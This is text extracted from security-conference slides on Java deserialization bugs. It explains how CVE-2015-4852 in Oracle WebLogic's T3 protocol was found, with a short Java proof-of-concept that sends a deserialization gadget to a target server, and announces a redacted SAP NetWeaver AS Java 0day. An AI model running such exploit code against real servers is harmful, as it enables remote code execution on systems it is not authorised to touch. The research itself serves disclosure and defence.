<Channel "Default[2]" is now listening on 192.168.220.131:7001 for protocols iiop, t3, ldap, snmp, http.>  
<Channel "Default[1]" is now listening on 192.168.85.137:7001 for protocols iiop, t3, ldap, snmp, http.>  
<Channel "Default[4]" is now listening on fe80:0:0:0:20c:29ff:fe0f:241e:7001 for protocols iiop, t3, ldap,  
<Channel "Default[3]" is now listening on fe80:0:0:0:20c:29ff:fe0f:2428:7001 for protocols iiop, t3, ldap,  
<Channel "Default[6]" is now listening on 127.0.0.1:7001 for protocols iiop, t3, ldap, snmp, http.>  
<Channel "Default[5]" is now listening on 0:0:0:0:0:0:0:1:7001 for protocols iiop, t3, ldap, snmp, http.>  
<Channel "Default" is now listening on 127.0.1.1:7001 for protocols iiop, t3, ldap, snmp, http.>
```

CVE-2015-4852 - T3 Protocol



- Weblogic has its own RMI protocol called T3
- Exists since the early days of Weblogic
- Used for JEE remoting (e.g. Session Beans)
- Used for JMX (e.g. by Weblogic Scripting Tool)
- Can also be tunneled over HTTP (if enabled)
 - Check http://target:port/bea_wls_internal/HTTPCIntLogin/a.tun

CVE-2015-4852 - How I found the bug



- Found during my daughter's midday nap ;-)
- Remembered the time when I was Dev and writing software for NATO systems
- We used to deploy software on Weblogic using T3
- Just wrote some lines to create a T3 connection

CVE-2015-4852 - How I found the bug

```
public class T3ClientExample {  
  
    public static void main(String[] args) throws Exception {  
  
        T3Client client = new T3Client("t3://target:7001");  
        client.connect();  
    }  
}
```

```
Exception in thread "main" java.lang.SecurityException: [Security:090304]Authentication Failed: User guest j  
    at weblogic.t3.srvr.BootServicesImpl.authenticate(BootServicesImpl.java:158)  
    at weblogic.t3.srvr.BootServicesImpl$BootServicesClientContextRequest.run(BootServicesImpl.java:318)  
    at weblogic.work.ExecuteThread.execute(ExecuteThread.java:311)  
    at weblogic.work.ExecuteThread.run(ExecuteThread.java:263)
```

I haven't specified any user, right?

CVE-2015-4852 - Oracle Weblogic

T3Client

1. Checking the protocol

```
public synchronized T3Client connect()
    throws IOException, T3Exception, T3ExecuteException, SecurityException
{
    if (connection == null) { throw new T3Exception("Improperly initialized.");
    }
    Protocol protocol = ProtocolManager.getProtocolByName(connection.getProtocol());
```

2. Create "RJVM" object

```
    if (protocol.isUnknown()) {
        throw new MalformedURLException("Unknown protocol: '" + connection.getProtocol() +
    }

    rjvm = new ServerURL(connection.getURL()).findOrCreateRJVM();

    rjvm.addPeerGoneListener(this);

    idleCallbackID = registerCallback(this);
```

3. Create a RMI stub

```
    cm = null;
    try {
        BootServices bs = new BootServicesStub(rjvm, protocol);
        cm = bs.findOrCreateClientContext(workspace, connection.getUser(), idleCallbackID);
```

4. Call a RMI method on
on the stub

CVE-2015-4852 - Oracle Weblogic

BootServicesStub

Method id 2

Serializing a UserInfo object

```
public T3ClientParams findOrCreateClientContext(String workspace, UserInfo userInfo,
    throws RemoteException
{
    RequestStream msg = null;
    try {
        msg = rjvm.getRequestStream(null);
        msg.marshallCustomCallData();
        msg.writeByte(2);
        msg.writeString(workspace);
        msg.writeObjectWL(userInfo);
        msg.writeInt(idleCallbackID);

        msg.writeByte(protocol.getQOS());
        return (T3ClientParams) getMsg(msg.sendRecv(ID, protocol.getQOS())).readObjectWL()
    } catch (IOException ioe) {
        throw new UnexpectedException("Marshalling: ", ioe);
    } catch (ClassNotFoundException cnfe) {
        throw new UnexpectedException("Marshalling: ", cnfe);
    }
}
```

CVE-2015-4852 - Triggering the bug

```
≡ BootServicesImpl.invoke(RemoteRequest) line: 213
≡ WLSRJVMEnvironment.invokeBootService(RemoteInvokable, MsgAbbrevInputStream) line: 156
≡ RJVMImpl.dispatchRequest(MsgAbbrevInputStream) line: 1110
≡ RJVMImpl.dispatch(MsgAbbrevInputStream) line: 1062
≡ ConnectionManagerServer.handleRJVM(MsgAbbrevJVMConnection, MsgAbbrevInputStream) line: 240
≡ ConnectionManagerServer(ConnectionManager).dispatch(MsgAbbrevJVMConnection, MsgAbbrevInputStream) line: 910
≡ MuxableSocketT3$T3MsgAbbrevJVMConnection(MsgAbbrevJVMConnection).dispatch(Chunk) line: 521
≡ MuxableSocketT3.dispatch(Chunk) line: 489
≡ MuxableSocketT3(BaseAbstractMuxableSocket).dispatch() line: 359
≡ NIOSocketMuxer(SocketMuxer).readReadySocketOnce(MuxableSocket, SocketInfo) line: 970
≡ NIOSocketMuxer(SocketMuxer).readReadySocket(MuxableSocket, SocketInfo, long) line: 907
≡ NIOSocketMuxer.process(SelectionKey) line: 496
≡ NIOSocketMuxer.processSockets() line: 462
≡ SocketReaderRequest.run() line: 30
≡ SocketReaderRequest.execute(ExecuteThread) line: 43
≡ ServerExecuteThread(ExecuteThread).execute(ExecuteRequest) line: 147
≡ ServerExecuteThread(ExecuteThread).run() line: 119
```

Stacktrace of the Weblogic Server while triggering the bug

CVE-2015-4852 - I'm in your UserInfo

BootServicesImpl

Method id 2



```
public void invoke(RemoteRequest req) throws RemoteException
{
    try {
        byte b = req.readByte();
        switch (b) {
            case 1:
                authenticate(req);
                break;
            case 2:
                findOrCreateClientContext(req);
                break;
        }
    }
}
```

CVE-2015-4852 - I'm in your UserInfo

BootServicesStubImpl

```
private void findOrCreateClientContext(RemoteRequest req)
    throws IOException, ClassNotFoundException
{
    String workspace = req.readString();
    UserInfo ui = (UserInfo)req.readObjectWL();
    int idleCallbackID = req.readInt();
    byte QOS = req.readByte();
}
```

calls
readObject()

CVE-2015-4852 - POC

```
T3Connection connection = new T3Connection("t3://target:7001");
Protocol protocol = ProtocolManager.getProtocolByName(connection.getProtocol());
RJVM rjvm = new ServerURL(connection.getURL()).findOrCreateRJVM();

RequestStream msg = null;
msg = rjvm.getRequestStream(null);
msg.marshalCustomCallData();
msg.writeByte(2);
msg.writeString(null);
msg.writeObjectWL(de.codewhite.bugs.JavaAssistWeldGadget.buildGadget());
msg.writeInt(1);
msg.writeByte(protocol.getQOS());
msg.sendRecv(1, protocol.getQOS());
```


CVE-2015-4852 - Can it be fixed easily?

- Fixing this doesn't look easy, serialization is used in the core protocol
- You can find a lot of gadgets in the classpath of Weblogic
- Oracle "patched" it by implementing a check against a "blacklist" 😊
- Btw. there are other calls to readObject()
 - e.g. look at the code for "clustering" ;-)



Infiltrate gift=



0day

- Why always bashing Oracle
- There is more enterprise software out there!
- How about software from Germany?

SAP Netweaver AS Java - 0day




SAP Netweaver AS Intro

- SAP has two Application Servers
 - SAP Netweaver AS ABAP
 - SAP Netweaver AS JAVA
- SAP Netweaver AS JAVA is mainly used for
 - Portal
 - Process Integration (=ESB)
 - Solution Manager
 - BI (dual stacked system)
- There are many open ports, starting from 50000



SAP Netweaver AS Java

Java Dispatcher / Internet Communication Manager (ICM)

 Java Dispatcher was replaced by Internet Communication Manager (ICM) in SAP NetWeaver 7.1 and higher.

Name	Service in /etc/services	Default	Range	Rule	External	Fixed	Comments (Explanation of Table Headings)
HTTP	None	50000	50000-59900	5NN00	Yes	No	
HTTP over SSL	None	50001	50001-59901	5NN01	Yes	No	
IIOP initial context	None	50002	50002-59902	5NN02	Yes	No	
IIOP over SSL	None	50003	50003-59903	5NN03	Yes	No	
P4	None	50004	50004-59904	5NN04	Yes	No	
P4 over HTTP tunneling	None	50005	50005-59905	5NN05	Yes	No	Relevant only for releases up to and including SAP NetWeaver 7.0x with Java Dispatcher
P4 over SSL	None	50006	50006-59906	5NN06	Yes	No	

P4 sounds like T3, right?

RMI-P4 Overview

The P4 protocol is an SAP proprietary protocol that facilitates communication between remote objects from different namespaces (possibly different hosts). It is related to the Remote Method Invocation (RMI) and Common Object Request Broker Architecture (CORBA) technologies, and its implementation combines features of both of them.

SAP Netweaver AS Java - How I found the bug



- It took more time to get a running version of Netweaver compared to finding the bug
- Used a VM from SAP Cloud Appliance Library hosted on AWS
- Same approach as with Oracle Weblogic
- Looking for a client program and searching for `ObjectOutputStream.writeObject()`
- Affects at least version 7.1, 7.2, 7.3 and 7.4

SAP Netweaver AS Java - Exploiting the bug



- Netweaver runs its own SAP JRE
- Chris Frohoff's universal JRE gadget works well ☺
- Tested with Netweaver AS Java 7.3 and 7.4, should work with 7.1 / 7.2

SAP Netweaver AS Java - POC



REDACTED

SAP Netweaver AS Java



DEMO

More to come?



- Sure! Bugs & Gadgets
- I already mentioned that Java Messaging is using Serialization heavily
- Currently I'm working on the **Java Messaging Exploitation Tool (JMET)**
- Integrates Chris Frohoff's *ysoserial*
- Pwns your queues/topics like a boss!
- Planned to be released around summer '16



Conclusion

- Java Deserialization is no rocket science
- Finding bugs is trivial, exploitation takes more
- So many products affected by it
- Research has started, again ...
- This will never end!



Q&A



Java Deserialization Vulnerabilities

– The forgotten bug class

Matthias Kaiser